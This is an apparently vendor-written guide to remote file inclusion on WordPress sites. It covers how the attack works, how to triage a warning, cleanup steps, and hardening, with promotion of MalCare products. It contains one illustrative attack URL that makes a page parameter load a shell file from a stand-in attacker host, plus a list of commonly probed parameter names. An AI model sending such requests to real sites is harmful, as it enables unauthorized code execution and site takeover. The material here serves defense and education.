You may have found remote file inclusion in a scan report, a plugin warning, a hosting email, or a strange server log. The first question is simple: does this mean your WordPress site is already hacked?
Not always. But it does mean you should check the site in the right order.
Remote file inclusion happens when unsafe code lets a remote file be included as part of your site. If you suspect it on WordPress, scan your WordPress site for malware, patch or remove the vulnerable plugin/theme, rotate credentials, and add a firewall while you harden the site.
The risk depends on three things: whether your site has vulnerable code, whether the server allows that code to include remote files, and whether an attacker has already used the weakness. Treat it as serious, but do not guess. Confirm what is exposed, then check for damage.
What is remote file inclusion?
Remote file inclusion, or RFI, is a vulnerability where a website can be tricked into loading a file from another server.
That remote file is dangerous when the website treats it as trusted code. If the attacker controls the file, they may be able to run commands, plant malware, create a backdoor, or change the site.
A normal site may load images, fonts, feeds, or API data from other places. That is not the same as RFI. The problem starts when untrusted remote content is included as part of the application itself. Your site should choose trusted files. A visitor should not be able to tell your server which file to include.
🔎 Note: A technical report may call this CWE-98 or a file inclusion vulnerability. The wording differs, but the core issue is the same: unsafe code trusts input that can point to a file.
How an RFI attack works
RFI usually starts with a page, plugin, theme, or custom script that loads files based on request input. Request input means values sent through a URL, form, or browser request.
A safe page loader might accept a choice like contact and map it to an approved contact template. A risky one may take the value too literally and try to load whatever location the visitor provides.
A safe example looks like this: example.com/index.php?page=contact
An attacker may test whether the same parameter accepts a remote file:
example.com/index.php?page=https://attacker.example/shell.txt
Do not focus on the exact URL. Focus on the trust decision. The website was supposed to pick a known local file. Instead, it may accept a remote file chosen by the visitor.
The attack path is usually:
- Find a file-loading parameter: The attacker looks for values such as page, file, template, lang, view, mod, or load.
- Send a remote file URL: The attacker points that value to a file they control.
- Make the server include it: The vulnerable code fetches the remote file.
- Run the included content: If the application executes it, the attacker may get control inside the site.
- Turn access into persistence: The attacker may add a backdoor, malware, spam pages, or a hidden admin user.

This is why RFI is high risk. The visible bug is unsafe file loading. The real danger is that someone else may decide what code your server runs.
RFI in WordPress
Why WordPress sites can be exposed
For most WordPress sites, WordPress core is not the first place I would expect RFI exposure. The practical risk is usually in old plugins, abandoned themes, custom code, legacy PHP patterns, or vulnerable WordPress plugins.
The risky component is often not the famous one. It is the old gallery, form tool, language helper, theme add-on, or custom page loader that still works, so nobody touches it.
Modern PHP settings reduce some RFI risk. In many environments, remote file inclusion is disabled by default. That helps, but it does not make a vulnerable plugin safe. It only means one common path may be blocked.
Use a WordPress vulnerability scanner when you need to know whether your installed plugins or themes match known vulnerable versions. That answers one question: Am I running something risky? It does not answer the second question: Has my site already been compromised?
For that, you need malware scanning and a cleanup plan if anything is found. A vulnerable component and an infected site are related, but they are not the same thing.
RFI vs LFI vs RCE
These terms often appear together, so it is easy to blur them. They describe different parts of the problem.
| Term | What it means | Why it matters |
|---|---|---|
| RFI | The site loads a file from another server | The attacker may control the file |
| LFI | The site loads a file already on the same server | The attacker may read sensitive files or chain the issue with another bug |
| RCE | The attacker can run code on the server | This is often the severe outcome |

RFI is a route. Remote code execution is often the destination.
LFI points inward. RFI reaches outward. RCE means the attacker can run code. If RFI lets an attacker run PHP on your server, the issue has moved from a file-loading bug to a possible compromised website.
⚠️ Note: A report may say RFI when it names the weakness, or RCE when it names the impact. Do not ignore either term. Both can require urgent action.
Assess the risk of RFI
What an RFI attack can do
The impact depends on what the vulnerable code allows, what permissions the web server has, and what defenses are in place. When RFI succeeds, the damage can be serious. An attacker may use RFI to:
- run a web shell, which is a malicious control panel hidden on your server
- create a backdoor, which is a hidden way to return later
- change WordPress files
- inject malware, spam pages, or redirects
- steal database credentials from configuration files
- access customer, user, or admin data
- add unauthorized admin users
- deface the site
- trigger browser or search engine warnings
- use the server in a larger attack
- take over the site or hosting account
The backdoor is the part people underestimate. Deleting one strange file may not fix the site if the attacker created another way in.

One practical place to check for persistence is the WordPress user list, especially administrator accounts you do not recognize.
Do not treat restore a backup as a complete fix. If you restore the same vulnerable plugin, theme, custom code, or PHP setting, you may restore the same weakness too.
How attackers find RFI openings
Most RFI attempts are automated. Attackers and bots test patterns that worked on other sites, then send those requests to many domains.
They may probe parameters such as page, file, template, lang, view, mod, or load. They may also target known vulnerable plugin or theme versions.
A log entry with a remote URL in a parameter is not proof that the attack worked. It may only show an attempt. But it is a useful signal when the site also has vulnerable code.

Where this goes wrong: a site owner sees the homepage working and assumes the attack failed. A normal homepage does not prove the site is clean. It only proves the visible page still loads.
How to tell if your site is at risk
Start by separating exposure from compromise. Exposure means the conditions may exist for an attack. Compromise means the site may already be affected. Your site may be exposed if:
- a scanner flags a plugin, theme, or custom component for RFI
- plugins or themes have not been updated in a long time
- a plugin or theme is abandoned and no longer gets security fixes
- custom code loads PHP files, templates, modules, or language files from request values
- server configuration allows remote URL includes
- logs show repeated requests with remote URLs in file-loading parameters
- updates are skipped because nobody knows what they might break
Your site may already be compromised if:
- new files appear in WordPress folders without a clear reason
- existing files change unexpectedly
- unknown admin users appear
- visitors are redirected to suspicious pages
- search results show spam pages or warnings
- browsers warn that the site is unsafe
- hosting support reports malware or strange server activity
- logs show unexpected outbound requests from your server
- scans detect malware, web shells, or backdoors
Use a vulnerability scanner to find known risky components. Use a malware scanner to check whether the site has already been hit.

WordPress admin screens can help you gather configuration signals, but they should sit alongside vulnerability and malware scans rather than replace them.

🧭 Note: A clean public scan is not the same as a clean site. Some scanners only see public pages. Malware can hide in files, database entries, users, scheduled tasks, or server-side backdoors.
Respond to suspected RFI on WordPress
What to do if you suspect RFI on WordPress
Your first goal is to reduce uncertainty without making the site worse. Do not randomly delete files. Do not test a business-critical update on production five minutes before a sale.

Use this order:
- Scan deeply for malware and backdoors: Use a scanner that can inspect WordPress files and database content, not only public pages. MalCare’s malware scanner fits this job when you need to check whether the issue has moved from risk to infection.
- Identify the vulnerable component: Check plugin, theme, custom code, and hosting notices. If a scanner names a vulnerable plugin or theme, start there.
- Patch, disable, or replace the risky code: Apply a safe update if one exists. If there is no fix, disable and replace the component.
- Clean the site completely: Remove malware from your WordPress site, including web shells, backdoors, injected spam, and unknown admin users. If malware is present, MalCare malware removal gives you a cleanup path instead of a report with no next step.
- Rotate every relevant credential: Change WordPress admin passwords, hosting logins, SFTP or SSH credentials, database passwords, and API keys where needed.
- Audit users and permissions: Remove unknown accounts and reduce admin access to people who truly need it.
- Review logs for the entry point: Look for remote URLs in parameters, suspicious POST requests, strange outbound requests, and repeated probes.
- Handle search or browser warnings: If the site was blocklisted, clean first, then request review through the right search engine or browser process.
- Monitor for reinfection: Watch file changes, admin users, traffic patterns, and security alerts after cleanup.
The order matters. If you clean malware but leave the vulnerable entry point open, the infection can return. If you patch the plugin but ignore a backdoor, the attacker may still have access.
Prevent remote file inclusion
RFI prevention has two sides: what site owners can control and what developers or hosts must fix. You need both when custom code or server settings are involved. For WordPress site owners and agencies:
- keep WordPress core, plugins, and themes updated
- remove abandoned plugins and themes
- use plugins and themes from reputable sources
- monitor known vulnerabilities continuously
- disable or replace components with no security fix
- scan for malware after serious warnings or suspicious behavior
- use a WordPress firewallto block common exploit attempts
- limit admin access
- review activity logs for unexpected file, user, or setting changes
- keep backups, but do not use them as a substitute for fixing the vulnerability
For developers and hosts:
- avoid file includes based directly on request input
- map user choices to approved local files
- validate input on the server, not only in the browser
- use allowlists instead of blocklists
- keep allow_url_include disabled unless there is a rare, reviewed reason
- review allow_url_fopen carefully because some safe features may need remote fetching
- restrict executable uploads
- apply least-privilege file permissions
- keep PHP, server packages, and frameworks updated
- log and alert on suspicious include-style parameters and remote callbacks
An allowlist means the code accepts only known safe choices. For example, contact maps to an approved contact template. The visitor never gets to hand the server a full file path or remote URL.
For site owners, the matching operational habit is to keep the update surface visible and handled deliberately.

A firewall helps because it can block common exploit attempts before they reach vulnerable code. MalCare’s firewall is useful as a protective layer, especially while you patch or replace risky components.
But a firewall is not a code fix. If a plugin or theme is vulnerable, patch it, disable it, or replace it.
Common mistakes to avoid
RFI is often mishandled because the first signal is incomplete. A scan says one thing. Logs say another. The site may still look normal. Avoid these mistakes:
- Do not treat a warning as a fix. A report tells you where to start.
- Do not restore a backup before closing the entry point. You can bring the same weakness back.
- Do not keep an abandoned plugin because replacing it is inconvenient. Old risk becomes current risk when attackers find it.
- Do not assume a clean public scan proves the site is clean. Hidden malware needs deeper checks.
- Do not rely only on browser-side checks. Attackers do not have to use your form like a normal visitor.
- Do not trust blocklists as your main defense. Attackers can encode, rename, or route around weak filters.
- Do not scan systems you do not own or manage. Security testing needs permission.
The cost of a bad response is false confidence. You may remove the visible symptom while the entry point or backdoor stays in place.
How urgent is an RFI warning?
Treat a confirmed RFI vulnerability as urgent, especially on a WooCommerce, membership, school, nonprofit, or lead-generation site. It does not always mean the site is hacked. It does mean the conditions may exist for a serious compromise.
Use this triage:
| Situation | Urgency | What to do |
|---|---|---|
| Vulnerable plugin or theme found, no malware signs | High | Patch, disable, or replace it; scan and monitor |
| Exploit attempts appear in logs | High | Patch the entry point, scan deeply, add firewall rules |
| Malware, backdoor, spam pages, redirects, or unknown admins found | Critical | Clean the site, close the vulnerability, rotate credentials |
| Old custom code uses dynamic includes | High if public-facing | Ask a developer to replace it with allowlisted routing |
| Generic article mentions RFI, but no affected component is found | Moderate | Run vulnerability and malware scans, then monitor |
The business risk changes by site. A small brochure site and a busy store do not carry the same cost of downtime. The technical rule stays the same: if your site can run attacker-controlled code, take it seriously.
FAQs
Conclusion
Remote file inclusion is serious because it turns a file-loading mistake into a possible site takeover. The useful response is not panic. It is a clear workflow: find the vulnerable component, check whether the site is already infected, close the entry point, clean any damage, rotate credentials, and monitor for a return.
For WordPress site owners, the best defense is boring in the right way. Keep components patched, remove what you no longer trust, use scanning to catch known risks, add firewall protection, and make sure someone owns security follow-up. The warning matters only if it leads to action.